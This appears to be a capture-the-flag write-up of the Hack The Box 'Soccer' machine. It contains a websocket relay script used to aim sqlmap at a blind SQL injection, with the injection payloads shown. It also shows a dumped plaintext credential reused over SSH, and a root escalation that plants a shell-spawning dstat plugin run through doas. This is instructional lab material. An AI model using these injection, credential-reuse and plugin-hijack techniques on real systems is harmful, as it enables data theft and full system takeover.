
Googling webhook hacking revealed an app called postman that we installed via snap. This app successfully confirms our connection back to the checker webhook. We can try to relay this connection back to a local port via tunneling with a custom script (had to ask the robot for help). #robot
Webhook relay script
import sys
import json
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote
from websocket import create_connection

# Define the exact targets
ws_target = "ws://soc-player.soccer.htb:9091/check"
local_port = 8081

class WebSocketRelay(SimpleHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-Type', 'text/html')
        self.end_headers()

        # Check if the expected parameter is passed
        if 'id=' in self.path:
            try:
                # Isolate and decode the SQL injection payload sent by sqlmap
                raw_payload = self.path.split('id=')[1]
                decoded_payload = unquote(raw_payload)

                # Open a temporary stream to the lab machine
                ws = create_connection(ws_target)

                # Package it into the exact JSON schema the backend expects
                json_data = json.dumps({"id": decoded_payload})
                ws.send(json_data)

                # Read the boolean response frame back from the target
                server_response = ws.recv()
                ws.close()

                # Pass the raw response back into the hands of sqlmap
                self.wfile.write(server_response.encode('utf-8'))

            except Exception as e:
                self.wfile.write(str(e).encode('utf-8'))
        else:
            self.wfile.write(b"No payload parameter provided.")

# Prevent socket bind errors on restart
TCPServer.allow_reuse_address = True
relay_server = TCPServer(("127.0.0.1", local_port), WebSocketRelay)

print(f"[*] Local HTTP-to-WebSocket bridge active on http://127.0.0.1:{local_port}")
try:
    relay_server.serve_forever()
except KeyboardInterrupt:
    print("\n[-] Shutting down relay.")
    sys.exit(0)
This script will tunnel the persistent webhook connection back to a local port 8081 on our attacker machine and route the id parameter as a GET URL parameter so that checker can now be reached at http://127.0.0.1:8081?id=. We can then take this forwarded url and attack it with sqlmap.
SQLMap
┌──(kali㉿kali)-[~/CTF/HTB/soccer/exploit]
└─$ sqlmap -u "http://127.0.0.1:8081?id=" --dbs --batch --level 3 --risk 3

---SNIP---

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 469 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-5749 OR 2313=2313

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: id=(CASE WHEN (5738=5738) THEN SLEEP(5) ELSE 5738 END)
---
[05:35:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[05:35:23] [INFO] fetching database names
[05:35:23] [INFO] fetching number of databases
[05:35:23] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[05:35:23] [INFO] retrieved: 5
[05:35:26] [INFO] retrieved: mysql
[05:35:38] [INFO] retrieved: information_schema
[05:36:20] [INFO] retrieved: performance_schema
[05:37:02] [INFO] retrieved: sys
[05:37:10] [INFO] retrieved: soccer_db
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
We have successfully identified a boolean and time-based blind sql injection on the webhook revealing the interesting databases soccer_db and mysql
Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+-------------------+----------------------+----------+

[05:48:28] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/soccer_db/accounts.csv'
[05:48:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
Successfully dumped soccer_db - accounts table to reveal creds for player user. We will attempt password reuse via ssh on our target.
┌──(kali㉿kali)-[~/CTF/HTB/soccer/exploit]
└─$ ssh player@soccer.htb
The authenticity of host 'soccer.htb (10.129.73.90)' can't be established.
ED25519 key fingerprint is: SHA256:PxRZkGxbqpmtATcgie2b7E8Sj3pw1L5jMEqe77Ob3FE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'soccer.htb' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
player@soccer.htb's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul 30 09:49:58 UTC 2026

  System load:           0.0
  Usage of /:            70.9% of 3.84GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             231
  Users logged in:       0
  IPv4 address for eth0: 10.129.73.90
  IPv6 address for eth0: dead:beef::a0de:adff:fee0:7670

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$
Password reuse successful. SSH session started as player.
Privilege Escalation
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat

player@soccer:~$ ls -la /usr/local/share/dstat
total 8
drwxrwx--- 2 root player 4096 Dec 12  2022 .
drwxr-xr-x 6 root root   4096 Nov 17  2022 ..
We know from our earlier SUID enumeration as www-data that player may run dstat as root on the system without a password. GTFOBins instructs us to look at the man page for dstat under files to find the directories on the system that dstat pulls it's plugins from. This is important because if you have write access to one of these directories you can insert a custom python script as a "plugin" that will be executed via dstat. And as it would turn out our group has write permissions in /usr/local/share/dstat which is one of the directories it looks to execute custom plugins.
import os
os.execl('/bin/sh', 'sh')
We write a simple python shell execution script and save it as dstat_shell.py, which is the common naming convention of the external plugins for the app, inside /usr/local/share/dstat .
player@soccer:/usr/local/share/dstat$ doas -u root /usr/bin/dstat --shell
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
# whoami
root
With that we were able to successfully call our custom "external plugin" in doas to escalate our privileges to root on this box.
Takeaways
- always check network tab in your browser for each and every page you get access too so you don't miss calls to webhooks
- Learn more python scripting
- Webhooks are good candidates for sql injection if they take user-supplied input
- GTFObins is elite for binary based LPE
- If your sqlmap doesn't work the first time, keep trying and tweaking the level/risk and/or adding tamper scripts.
- whenever you come across a webhook try to find it's connection point and verify your connection in
Postman